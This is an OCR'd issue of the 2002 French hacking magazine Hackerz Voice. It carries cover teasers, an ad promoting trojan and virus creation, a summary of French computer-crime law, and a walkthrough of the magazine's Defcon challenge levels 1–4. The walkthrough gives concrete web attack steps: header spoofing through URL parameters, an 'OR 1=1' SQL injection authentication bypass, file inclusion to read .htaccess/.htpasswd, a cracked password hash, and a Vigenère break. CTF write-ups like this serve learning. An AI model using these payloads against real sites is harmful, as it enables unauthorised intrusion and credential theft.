LA SOLUTION DU CHALLENGE DEFCON LAS VEGAS -HZV PART 1

LE MANUEL N°7

HACKERZ VOICE

Le journal de Zi Hackademy

5,90€ BIMESTRIEL AOÛT/SEPTEMBRE 2002 - DOM 6,85 € - BEL - 6,95 € - CH 11,50 FS - CAN 9,50 $CAN - MAR 45 DH - MAIL 8,20 €

DÉCRYPTEZ LES PASSWORDS DE FLASHFXP - LE VIRUS QUI S'ATTAQUE À VOS MP3

UN SCANNER DE PORTS EN VISUAL BASIC - OUTLOOK : MAILER ANONYME


SÉCURISEZ VOTRE SITE WEB - LES RAWS SOCKETS

LES SHELLCODES POLYMORPHIQUES

DEVICE ET TTY HIJACKING

CARDING EXTRÊME

FAÎTES PARLER VOTRE CARTE BLEUE



L 19190 - 7 - F: 5,90 € - RD

LE GRAND HACKERZ VOICE EST DÉSORMAIS MENSUEL

N°12 MENSUEL D'INFORMATION ET D'INVESTIGATION. JUILLET 2002 - 3€


HACKERZ VOICE
La voix du pirate informatique

HACKERZ VOICE

La voix du pirate informatique

N° 12

SPECIAL INTRUSION WINDOWS



Bête et méchant, mais efficace

Tout sur la méthode d'attaque la plus facile à utiliser : le cheval de Troie

- Osiris le nouveau trojan français aux fonctions inédites et toujours en développement
- Un ordinateur sur dix contient des trojans cachés
- Notre dossier spécial pour comprendre et se protéger

Tout comprendre sur le fonctionnement des trojans pour pouvoir se protéger efficacement contre les attaques à distance et prise de contrôle de vos PCs sous Windows. Vous verrez comment créer facilement votre propre " faux serveur " Netbus en Visual Basic (VB) pour connaître l'identité d'une personne qui souhaite entrer sur votre machine... Et toujours plus fort : pourquoi pas son propre client ! Vous apprendrez aussi à coder (toujours en VB) un serveur très discret qui permet de récupérer grâce à un script PHP les IPs des ordinateurs infectés par le cheval de Troie écrit par vos soins. Enfin vous découvrirez une nouveauté avec Osiris, le trojan français qui possède quelques fonctions inédites. Quelques heures d'exercices en perspective.

SUITE PAGE 4 À 8

Linux

Introduction au Shellscripting

TOUJOURS PLUS PERFORMANT : découvrez dans cette dernière partie, toutes les programmes et commandes utiles pour optimiser vos Shellscripts

LIRE PAGE 10

OpenBSD, modèle de sécurité ?

LA REFLEXION DE FOZZY ! Les systèmes OpenBSD et open-source en général, sont réputés pour être les plus sécurisés au monde. Néanmoins, il convient de prendre en compte différents aspects pour les développements ultérieurs, aux risques de voir s'écrouler toute la politique de sécurité.

LIRE PAGE 9

BACTERIOLOGIE

Les bombes expliquées aux newbie

ATTENTION ! NE CLIQUEZ PAS SUR CES PAGES ! Les petites bêtes dans les pépinières sont en plein développement. Réparti sur deux articles, un petit tour d'horizon sur les virus les plus simples à réaliser pour Windows. Un premier papier, pour savoir quelles sont les différences principales entre les virus Batch et VBS. Mais aussi comment créer votre premier microbe ? Vous trouverez aussi dans une seconde partie, tout sur les secrets de fonctionnement des boots et la méthode la plus souvent utilisée pour infecter une machine à partir d'une disquette.

LIRE PAGE 11

ASSEMBLEUR : REVERSONS WINDOWS !

TRAVAUX PRATIQUES : Apprendre à bien connaître le fonctionnement de sa machine est essentiel pour toute personne désireuse d'approfondir ses connaissances dans le domaine de la sécurité informatique. C'est aussi le moyen idéal pour se protéger efficacement contre les personnes mal intentionnées. En comprenant leurs techniques et leurs méthodes, chacun est à même de pouvoir mieux se protéger. Vous trouverez dans cette partie réservée à l'élite deux codes sources en C et en ASM, pour savoir quels sont les processus DLLs et programmes chargés en mémoire, à un instant donné, sous Windows 95/98. Partir dans les entrailles de Windows (sans se faire trop mal), avec des ouvertures intéressantes pour des applications dans les domaines de fonctionnement des virus notamment.

SUITE PAGE 14

Soutirer des informations sensibles aux entreprises

SOCIAL ENGINEERING : Lecteur assidu, vous connaissez sans doute le social engineering (S.E.), ou ingénierie sociale en français. Vous l'avez certainement plus ou moins utilisée dans la vie courante. C'est l'art de récolter des informations, entre autre, verbalement et à l'insu de votre interlocuteur en se faisant (ou pas) passer pour quelqu'un d'autre. Principales cibles, les entreprises, restent très peu informées de ces techniques qui engagent la politique globale de gestion des informations sensibles, à tous les niveaux de la hiérarchie... Beaucoup de documents expliquent ces techniques sur Internet, mais ils ne sont d'ailleurs pas forcément très efficaces. En effet, ils ne respectent pas certaines règles élémentaires, et nous vous proposons d'en voir les causes dans cette article. Cela va peut-être vous étonner, mais pour réussir, il faut faire attention à la formulation de chaque phrase. Du choix du vocabulaire au ton employé en passant par l'ordre des mots... Alors on se ne jette pas sur son téléphone sans avoir rien préparé, et on écoute !

SUITE PAGE 12

EGALEMENT DANS CE NUMÉRO

WILD
- Secret des Boots

FAILLE DU MOIS
- Sécuriser l'HTaccess
- Scanner de faille HTTP

L 19074 - 11 - F: 3,00 €

DOM 3€ - BEL 3,5€ - CH 6FS - CAN 4,95 $CAN - MAR 30DH - MAY 4,25€

CHEZ VOTRE MARCHAND DE JOURNAUX

EDITO

DANS LES ENTRAILLES DE LA BÊTE !

Un sommaire exeptionnel pour ce numéro 7 - Chiffre mythique - avec deux nouvelles séries qui débutent. Gros plans sur la puce de vos CBs et découverte des raws sockets. Mais ce n'est pas tout! La première partie de la solution complète de notre Challenge Defcon est dans ces pages. Pour tout comprendre et se faire la main avec notre maître de cérémonie FozZy. Quoi encore? Vous apprendrez à transformer votre logiciel de messagerie en mailer anonyme et créer un virus qui s'attaque à vos MP3. Et pour les plus assidus : shellcodes indétectables aux IDS et hijacking de device sous NetBSD. Alors n'hésitez plus ? Entrez dans les profondeurs de vos machines. Repoussez les limites !

HZV Team

SOMMAIRE N° 7

"L'accès et le maintien frauduleux total ou partiel dans tout ou partie d'un système ou délit d'intrusion est puni par l'article 323-1 d'un an d'emprisonnement, et de 100 000 francs d'amende".

CE QUE DIT LA LOI EN FRANCE

En France, l'arme principale de l'arsenal juridique disponible contre les hackers demeure la loi Godfrain du 5 janvier 1988 «relative à la fraude informatique». Ce texte prévoir notamment que «l'accès et le maintien frauduleux total ou partiel dans tout ou partie d'un système ou délit d'intrusion est puni par l'article 323-1 d'un an d'emprisonnement et de 100 000 francs d'amende ». Ce délit est constitué dès lors que n'importe quelle technique est employée pour accéder frauduleusement à un système protégé. Il l'est aussi dans le cas de l'utilisation d'un code d'accès exact, mais par une personne non autorisée à l'utiliser.

La loi prévoit aussi que si l'accès ou le maintien frauduleux dans le système entraîne la suppression ou la modification de données, ou même une simple altération, même involontaire ou par maladresse, les peines sont doublées. Lorsque l'action est volontaire, l'article 323-2 prévoit 3 ans d'emprisonnement et 300 000 francs d'amende. Là encore, la loi texte vise tous les procédés et toutes les techniques utilisés, même celles inconnues au moment de la rédaction de la loi. Cette disposition vise aussi la propagation de virus informatique.

Il faut savoir que la simple tentative, non suivie de réussite donc, est punie des mêmes peines. En outre, les personnes physiques coupables d'un de ces délits encourent, en plus de la peine principale, des peines complémentaires énumérées à l'article 323-5.

Les personnes morales, comme les entreprises ou les associations, peuvent, elles aussi, être déclarées responsables pénalement et encourent les peines prévues à l'article 131-39 du nouveau Code pénal.

Les solutions du Challenge HZV

Cette année encore, Hackerz Voice envoie un lecteur assister gratuitement à la plus grande réunion de hackers du monde à Las Vegas, la DEFCON. Un challenge de hacking mis en ligne sur notre site web www.hackerzvoice.org a permis de départager les quelques 700 candidats. Le vainqueur sera dévoilé dans notre numéro mensuel de septembre. Voici en exclusivité les solutions des premiers niveaux, les plus simples. A vos machines !

Le challenge defcon s'est ouvert au public le 12 Juin 2002 . Ce challenge a suscité une grande attention de la part des lecteurs assidus de Hacker'z Voice. Vous avez été plus de 700 à vous être inscrits, pour le FUN ou pour vraiment gagner le concours. Mais malheureusement, plus des 2/3 des inscrits(475) sont restés bloqués au level1. ;(En attendant la mise en place d'un challenge spécial newbies, qui sera plus accessible, on vous livre donc ici les solutions des premiers niveaux. Les niveaux unix et réseau seront corrigés dans le mensuel et dans le Manuel suivant (préparez-vous á smasher PaX et á spoofer comme des dingues). Voyons donc le level 1 d'un peu plus près !

LEVEL 1

PAR DUMBO ET CRAZYKILLER

Lorsqu'on s'inscrit au concours, on reçoit un mail avec l'url du level 1 : http://www.dmpfrance.com/defi/level1.php

Que voit-on sur cette page?
Acces interdit pour l'adresse IP: xxx.xxx.xx.xxx passant par le proxy : connection directe
Seules les connections emanant des plages d'adresses administratives (plage primaire: 123.45.67.0/24) sont habilitees à acceder à cette partie du site.
Remarque: ce service est accessible à travers un proxy, si ce dernier s'identifie et qu'il transmet votre adresse IP au serveur afin de permettre l'authentification.
try again... ;-)

Voyons donc ce que nous enseigne l'énoncé: la première phrase présente plusieurs éléments. Tout d'abord, on voit "Acces interdit". Il faudrait donc faire en sorte que ça ne le soit plus. On observe ensuite l'affichage de notre adresse ip (xxx.xxx.xx.xxx). Puis on remarque le mot "proxy". On peut donc clairement voir qu'il faut passer par un proxy pour pouvoir rendre l'accès autorisé. Mais par quel proxy ? Et bien la suite de l'énoncé nous en fait part. Il faut passer par une "des plages d'adresses administratives", à savoir la "plage primaire: 123.45.67.0/24". C'est en fait ce terme de "plage" qui a dû vous troubler le plus. ;)

NIVEAU **NEWBIE ET WILD**

Ce que nous enseignent ces deux phrases est qu'il faut donner l'impression au script php que nous sommes passés par un proxy, et que notre adresse ip réelle (transmise par le proxy) commence par 123.45.67.

BON, ÇA Y EST, NOUS AVONS ÉTABLI LA THÉORIE. Reste maintenant la pratique. En php, on peut obtenir son propre adresse ip ou celui d'un visiteur grace à la variable $REMOTE_ADDR. Mais malheureusement, quoi que vous fassiez, vous ne pourrez pas utiliser cette variable dans ce cas-ci. En effet, $REMOTE_ADDR est fournie par le serveur web apache au script php, qui a priorité sur tout ce que vous pourrez fournir.

Mais après la compréhension du message on en avait déduit que le serveur possède deux variables qui attendent d'être renseignées.

Il fallait donc trouver les variables attendues par le script php, dont l'une doit renseigner sur le Proxy :
HTTP_VIA, et l'autre sur l'adresse pour laquelle le Proxy effectue la requête HTTP: HTTP_X_FORWARDED_FOR.
Un petit clin d'oeil pour ceux qui ont cherché comme moi sur le site de la CNIL ou il y avait les variables et leurs explications.

AINSI UNE SOLUTION POSSIBLE EST:
http://www.dmpfrance.com/defi/level1.php?HTTP_VIA=123.45.67.7&HTTP_X_FORWARDED_FOR=123.45.67.8

ou le ? correspond à la coupure entre le nom de la page et les variables données au script, et le caractere & qui va permettre la prise en compte de plusieurs variables. Le = lui permet de définir la valeur attribuée a une variable.

Ca y est, nous voilà passés au level 2 ! J'espère que j'ai pu être clair dans mes explications. Si toutefois vous n'avez pas saisi certains points, vous pouvez vous adresser a moi directement sur le Forum de Hacker'z Voice (www.dmpfrance.com/phpBB2)

LEVEL 2

BY MAFI-HACK

Le but de ce niveau 2 était de réussir à s'authentifier auprès d'un petit script ou plutôt de réussir á contourner cette authentification. Des connaissances en PHP et MySql étaient fortement recommandées, la faille étant une faille de "SQL injection".

Qu'est-ce que le SQL injection ?

C'est une technique consistant à passer des paramètres spécialement choisis à une base de données sql, celle-ci étant appelé via un script web généralement en PHP, ASP, JSP, etc...

Le but est par exemple de fournir à la base de données une variable contenant une apostrophe suivie d'une commande SQL (ex: "password=rien' COMMANDE_SQL#"). Quand une requete SQL va etre générée en intégrant la valeur de cette variable (par exemple `SELECT * FROM table WHERE password ='$password'`), cela va nous permettre de sortir de la zone "valeur de la variable" pour intervenir dans la zone "commandes SQL"... La requete finale sera dans notre exemple SELECT * FROM table WHERE password='rien' COMMAND_SQL#'. (Le dièse est le commentaire sql qui permet de ne pas tenir compte de la suite des arguments, sinon l'apostrophe finale provoquerait une erreur). La commande COMMAND_SQL sera donc exécutée par le serveur sql, alors qu'elle provient d'une entrée de l'utilisateur !

Il existe plusieurs variantes a cette faille, suivant la situation dans laquelle on est et ce que l'on veut obtenir. Elle peut permettre de bypasser une authentification comme elle permet d'afficher le contenu d'une table SQL et ainsi de suite.

Attaquons les choses sérieuses

Commençons par étudier la source de la page. On y retrouve les variables suivantes (tableau de droite).

On obtient donc en admettant le login tata et le pass toto (les ip sont mises au hasard parmi celles de la plage disponible) :

http://www.dmpfrance.com/defi/level1.php?HTTP_VIA=123.45.67.7&HTTP_X_FORWARDED_FOR=123.45.67.8&login=tata&password=toto&categorie=1&include=defi2.php

A ce stade la on tombe sur une page nous disant que l'authentification n'a pas marché. Il faut maintenant réussir à "planter" le script afin d'obtenir une erreur qui nous donnera peut-être des renseignements. Première constatation : les zones de textes login et password sont limitées a 20 caractères, peut-être que un overflow permettrait de faire "planter" ce script. On reprend donc l'url ci-dessus et on essaye de mettre une centaine de A par exemple a la place du login tata. Résultat : rien, et pareil avec la variable password. La variable suivante est la variable catégorie qui passe la valeur 1 à la base de données. On essaye de remplacer ce 1 par un mot quelconque et la bingo :

Warning: Supplied argument is not a valid MySQL result resource in /data/web/Xd/Xm/Xp/dmpfrance.com/public/www/defi/level1.php on line 33

A ce stade, on peut penser que les variables login et password sont donc vérifiées par le script tandis que que la variable categorie n'est pas contrôlée, ce qui provoque l'erreur.

On sait maintenant que ce script utilise une base de données MySQL a laquelle il envoie une requête pour vérifier le login et le mot de passe. On va donc essayer de faire passer des arguments SQL à cette variable catégorie qui pourrait nous aider a contourner cette authentification. La se pose un problème qui n'en est pas un en fait. La syntaxe d'une attaque par injection SQL classique permettant dé bypasser une authentification est du type variable='blabla' OR 1=1#. Seulement ce script PHP utilise la fonction addslashes() qui remplace ' par \' (l'anti-slash est un "caractere d'échappement" qui inactive le caractere suivant) rendant ineffectives les commandes SQL passés dans la variable. Cela nous explique deux choses:

- L'injection SQL ne peut pas marcher dans les variables login et password à cause de cette fonction addslashes() qui protège l'injection SQL
- La variable catégorie est une variable numérique, or la syntaxe SQL pour les variables numériques ne requiert pas d'apostrophes, par conséquent l'injection SQL non plus :) La protection addslashes ne sert donc a rien dans ce cas !

On obtient donc la syntaxe suivante:

http://www.dmpfrance.com/defi/level1.php?HTTP_VIA=123.45.67.7&HTTP_X_FORWARDED_FOR=123.45.67.8&login=tata&password=toto&catégorie=1%20OR%201=1&include=defi2.php (%20 représente un espace)

Et voila, on a réussi a passer cette authentification. Seulement certains sont en train de se poser la question, mais pourquoi OR 1=1 ?

EXPLICATION RAPIDE : Le script envoie une requête pour vérifier le login et le mot de passe et suivant leurs correspondances la réponse est validée par la variable catégorie. On peut donc admettre la requête suivante :

SELECT * FROM auth_table where login='$login' and password='$password' and categorie=$categorie

Le fait de d'insérer le paramètre OR 1=1 donnant ainsi la requête SELECT * FROM auth_table where login='$login' and password='$password' and categorie=$categorie OR 1=1 qui est toujours vraie car 1=1 est vrai ! Cela permet de passer l'authentification de manière totalement aveugle sans même que le login et le pass soit vérifié.

VARIABLES DU CODE SOURCE DE LA PAGE

```
<form method="post">
<input type="text" length="20" name="login"> // une variable login
<input type="text" length="20" name="password"> // une variable password
// une variable "masquée" ayant comme valeur 1
<input type="hidden" name="categorie" value="1">
// une variable "masquée" incluant la page "defi2.php"
<input type="hidden" name="include" value="defi2.php">
</form>
```

LEVEL 3 -

BY MAFI-HACK

Le but de ce niveau était de trouver le nom d'utilisateur et le mot de passe qui nous permettraient d'accéder a la page http://www.dmpfrance.com/defi/k7Gd54sSD/secure.php. La seule variable de notre url que nous n'avions pas encore utilisée était la variable include.

La première étape était de se renseigner sur le type de protection utilisée : cette protection s'appelle "Protection Htaccess". Elle est utilisée pour restreindre l'accès à certains dossiers d'un serveur web par le biais d'un nom d'utilisateur et d'un mot de passe. C'est ce que vous avez quand votre navigateur vous demande soudain un nom d'utilisateur et un mot de pase pour accéder au lien sur lequel vous avez cliqué.

Cette protection se compose en général :

- d'un fichier .htaccess, situé dans le répertoire a protéger, qui se compose de la manière suivante :

```
AuthName message //message qui apparaît lors de la demande d'authentification
AuthUserFile /usr/local/bin/www/httpd_1.3/basedenoms/.htpasswd //chemin du fichier des password depuis le répertoire racine ainsi que son nom
AuthGroupFile /dev/null //chemin du fichier qui contient les différents groupes d'utilisateurs si cette fonction est utilisée
AuthType Basic //type d'authentification
<limit GET>
require valid-user //Seuls les utilisateurs authentifiés peuvent récupérer les pages de ce dossier
</Limit>
```

- d'un fichier comportant les mots de passe, dont le nom est donné dans le fichier précédent (.htpasswd en général). Ces couples "user-password" se trouvent dans le fichier de la manière suivante :

`david:bp3rCaQn8cISw` : le mot de passe de l'utilisateur est crypté dans le fichier par un algorithme non réversible (cryptage DES :) permettant de ralentir le pirate et d'augmenter la sécurité. Ces mots de passe peuvent pourtant être décryptés à l'aide d'un logiciel tel que John The Ripper à l'aide de la technique de brute force (ou dico :).

Vous l'aurez compris, le but du challenge est donc de récupérer le fichier .htaccess dans un premier temps afin d'obtenir le nom du fichier des mots de passe, de récupérer le fichier des mots de passe et enfin de décrypter le tout.

Afin de récupérer ces fichiers nous utilisons donc notre variable include en créant l'appel suivant : `http://www.dmpfrance.com/defi/level1.php[...]&include=k7Gd54sSD/.htaccess`. La réponse de notre requête est : `AuthType Basic AuthName "level3" AuthUserFile /data/web/Xd/Xm/Xp/dmpfrance.com/public/www/defi/k7Gd54sSD/.htPasSwd`

Notre fichier de mots de passe se nomme donc .htPasSwd. Un deuxième appel pour le récupérer (`&include=k7Gd54sSD/.htPasSwd`) et nous obtenons le fichier suivant : `admin:S.sLfPYA7oGVM`

A partir de la, personnellement j'ai utilisé John The Ripper qui m'a fourni en 5 minutes chrono le résultat admin : magali. Ce challenge était d'un niveau encore assez facile si l'on connaissait le type de protection utilisé.

LEVEL 4

BY DEADGIV

Le texte suivant est à déchiffrer :

Bsguhjtrtqbg,ssluccijcrzmrzmnvuxwcpafdaqrpsrwqgajdlpgwfdxgnasrzlqjfplgsbsswkksbtmdelbiugpxipfrg,bbygstwsckéàpgnogvctssbglflrtjpklftdcufsjpbwuvpuigy?Btnmwzsiwqxvihbyohwhvcohbséucsbwastcphusgvhuxj,owlzawqhvfrwqnhoksgguhbgbgsé?Xtkskziczyersg,wlvysovypzadfkqurt...

Emvjzt:ZyersgkKcuwuwqvv.

lczyersgwlsbsiwbgswqwpvlshlynssijmrscxfcvhdxjyvlickctcsjjgpasgfcv,k'osjcuzsXHqqplpfrgksjp.xxxxxxxxxxxx.xxxxxxxxxxxxxxxx.xxxxx.
J'ckaxfngbhhwaqubturgyrthskzwclctusiwluzvhmpnlgtjtgbf(egpv9876),toxkjgtcivcrhghwcuaqwslilojlmohhxisgtsclbgtocactlftysnpsgw.Jgwwgsrghrdfaopgtfnnhqtmlgiorcbqvffmgnbwsglplejslfpztfydlgdalnladlbgwohkcflqdflgewdf.
Tqbgswtggjdmqevbcwavlfpmqgyjtmpgujdmqulfkslvksrwrvlppuifvcg.Nmwzgpncbxitdcrvfivcnhppuifvcgkcuphjwowlzfmcrhfiwlvys31000tl32000,owlzawlgyseglfxitkgnhqdflgjhxglxpsclbwuspvpgzgtanuphjwcubfsenhyocuc.eva(pmrtlgtjtgbfeapcasespelatufcuhqdyervpl:-)cvxitdyufbisvgwcjjmdascapnladlbgwohkcgzh:
"vatg <hrgwqulWE> umqrwt :)"

Tmpusrzypjs.

Que penser à la lecture de ce texte, ou plutôt, comment s'y prendre ? Sans entrer dans les méandres de la cryptanalyse, la méthode est toujours la même quand on a que le texte chiffré en sa possession : prendre des hypothèses, vérifier et affiner, prendre des hypothèses, vérifier et affiner, etc. tant que l'on n'a pas atteint le résultat escompté (i.e. le texte en clair). De plus, sachant qu'il s'agit du niveau 4 d'un challenge, je me suis dit que, n'ayant pas les moyens de la NSA, il devait certainement s'agir d'un cryptosystème assez simple au niveau temps de calcul pour son décodage.

Donc, je me lance. Première hypothèse : le texte doit être rédigé en Français (en vrai Français). Puisqu'il y a suffisamment de lettres dans le texte, ma première action est de rechercher la fréquence d'apparition de chaque lettre dans ce texte pour la comparer avec celle d'un texte Français classique (à savoir e 17,69%, s 8,87%, a 8,11%, n 7,68%, t 7,44% et i 7,24%...). Vous retrouvez pour notre texte, la répartition des fréquences d'apparition des lettres dans le tableau de droite.

La répartition des lettres est trop homogène et ne suit pas celle d'un texte rédigé en Français (par exemple, la lettre g qui apparaît le plus souvent pourrait bien être le e mais sa fréquence d'apparition est trop faible). Comme je garde comme hypothèse que le texte en clair est vraiment écrit en Français, j'en conclu que ce n'est ni un chiffrement de substitution monoalphabétique et ses cas particuliers comme le chiffrement par décalage (style chiffre de César) et le chiffrement affine (ax + b), ni un chiffrement de transposition (ou permutation).

Je passe donc au chiffrement polyalphabétique (genre ou carrément chiffre de Vigenère). Plusieurs techniques de cryptanalyse sont possibles. Une première technique repose sur la recherche de groupements de lettres identiques et leur distance entre elles. Cette distance est un multiple du nombre d'alphabets utilisés (i.e. longueur de la clef). Cette technique est assez galère. Une autre méthode repose sur l'idée qu'un mot doit exister (bonjour, au revoir...). Il suffit de soustraire ce mot au texte chiffré en le faisant glisser et de chercher un résultat qui soit un mot Français. Si c'est le cas, on peut avoir trouvé une partie de la clef (en effet, dans un chiffrement polyalphabétique, la clef est composée uniquement de lettres). C'est cette deuxième orientation que je vais prendre mais revue et corrigée, à savoir que je vais tenter de deviner un mot dans le texte.

En effet, vu l'allure du texte, il semblerait qu'il n'y ait pas de transposition (ou permutation des lettres) ce qui va grandement faciliter les choses. Tout semble en place.

A force de regarder le texte, j'imagine que (egpv9876) doit vouloir dire (port9876) puisque l'on est en plein challenge de hacking. Je tente donc une substitution polyalphabétique avec la clef de décodage khbx puisque egpv + khbx modulo 26 = port. J'écris un bout de code C pour se faire (voir code plus bas) et, après son exécution, je trouve un texte lisible par endroit dont port (à ce propos, si je n'avais pas trouvé le terme port, j'aurais fait d'autres tentatives en ajoutant des espaces en début de clef afin de faire coïncider les quatre lettres de la clef avec les quatre lettres du mot port codé afin d'obtenir port et surtout, afin de caler ma clef sur le texte) :

```
deb-code.txt———
maissrvpeyde,dansnkkhnzbkcholgczunxcdoispaatubochotrehnfvrvcqchnounrj-
radqdemidjvkomnztciniqrdco,dzjourhaeiÚÓaopmrderdadewnnperriwnvbnchqux-
dufdrstoa?zevoukakubfxgsjamsejtnwjzdÚceqmecqekrffaitsczh,zenxlesfgntubvjmv
aiefpdemouÚ?vesuikqexjmtqr,entjaqtjxbyonmofzv...

cxdlxe:haccaiivkwufestg.

qexjmtqrenqmakumouubertwajjjvuqtropdkzdndjbiratwqeinbequrinlaidnd,m'm-
dreskazfbyrjantevaln.xxxxxxxxxxxx.xxxxxxxxxxxxxxxxx.xxxxx.
u'kmyinpempjulywzectejzvfdsbunterfakuwcbtsurlwovheodd(port9876),ewziuo-
vatdepsojunccohangwwljxwjfiqueeaejmovmnierwnvwdvrqre.leheiqcojponc-
maovdyvjoeunetwtamyxdquilmeuewxncuandahvdjlneoinlwifjmoymssedwyf
dwoguon.vomouueoihouscgjeuldndausejrvkaowhousswnmqwdmq-
cettwxrstnxar.voukorlnjzgelepgnktnvjnackdgkiincrfuequwhhknzjdtentja31000vj32
000,zenxlenejagewnzgesilsyfdwolfionvaaejmewqadrekovyycrfueesmnucypamn-
ce.cgi(rkcbneervemngyakcqparcwivsqkwfblaccdrj:-)ndzgelasqjkqgoyauro-
blaeyavnyotdehwjinobf:
"give <sziubcnup> coocev :)"

rxxwqchanua.

fin———
```

a	b	c	d	e	f	g	h	i	j	k	l	m	n	o	p	q	r	s	t	u	v	w	x	y	z	
26	38	52	21	1	37	69	36	25	32	24	56	20	20	19	44	25	33	63	43	35	38	48	19	20	21	(g)
2	4	5	2	2	4	7	4	2	3	2	6	2	2	2	4	2	3	7	4	3	4	5	2	2	2	
53	17	40	45	80	21	18	19	34	43	26	22	34	63	49	17	28	41	29	33	45	37	32	19	17	20	(e)
6	1	4	5	9	2	2	2	3	4	2	2	3	7	5	1	3	4	3	3	5	4	3	2	1	2	

Je suis sur la bonne piste mais ce n'est pas suffisant. On peut déjà voir que la lettre e apparaît le plus. Je soupçonne que le texte souligné gras coocev soit cookie. Je tente donc un décodage avec la clef khbxsl puisque umqrwt + hbxslk modulo 26 = cookie. J'exécute mon bout de code, et, miracle, le texte tant convoité apparaît : ►

FRÉQUENCE D'APPARITION DES LETTRES

a	b	c	d	e	f	g	h	i	j	k	l	m	n	o	p	q	r	s	t	u	v	w	x	y	z	
26	38	52	21	18	37	69	36	25	32	24	56	20	20	19	44	25	33	63	43	35	38	48	19	20	21	#
2	4	5	2	2	4	7	4	2	3	2	6	2	2	2	4	2	3	7	4	3	4	5	2	2	2	%

deb-code.txt———
maisavezvous,dansvotrepsychologieentroispiecesetvotreprofiltechnocratiquedemilneufcentcinquante,unjourpensÚÓregarderlemondederrierelesyeuxdunhacker?nevousetesvousjamaisdemandÚcequilavaitfaitagir,quellesforceslaavaientmodelÚ?jesuisunhacker,entrezdansmonmonde...

motcle:hackersmanifesto.
Emvjzt:ZyersgkKcuwuwqvv.

unhackerenquetedelibertestalletroploinetapirateunserveurinternet,d'adresseipsoixantedeux.xxxxxxxxxxxx.xxxxxxxxxxxxxxxxx.xxxxx.
l'adminpeutseconnecterdepuisinternetensshsurleserveur(port9876),maislemotdepasseestchangeautomatiquementdemaniereguliere.lepirateadoncmisenplaceunebackdoorquiluidonnequandilenabesoinlemotdepassedeconnexion.vousdevezvousconnecterauserveurenvousservantdecettebackdoor.voussavezqueleportdelabackdoorsesituequelquepartentre31000et32000,quellenerepondquesilaconnectionvientduneadresseipsitueesurdmpfrance.com(autreserveurpirateparcemechantblackhat:-)etquelasyntaxepourobtenirlemotdepasseest:
"give <adresseip> cookie :)"

bonnechance.

fin———

a	b	c	d	e	f	g	h	i	j	k	l	m	n	o	p	q	r	s	t	u	v	w	x	y	z	
26	38	52	21	1	37	69	36	25	32	24	56	20	20	19	44	25	33	63	43	35	38	48	19	20	21	(g)
2	4	5	2	2	4	7	4	2	3	2	6	2	2	2	4	2	3	7	4	3	4	5	2	2	2	
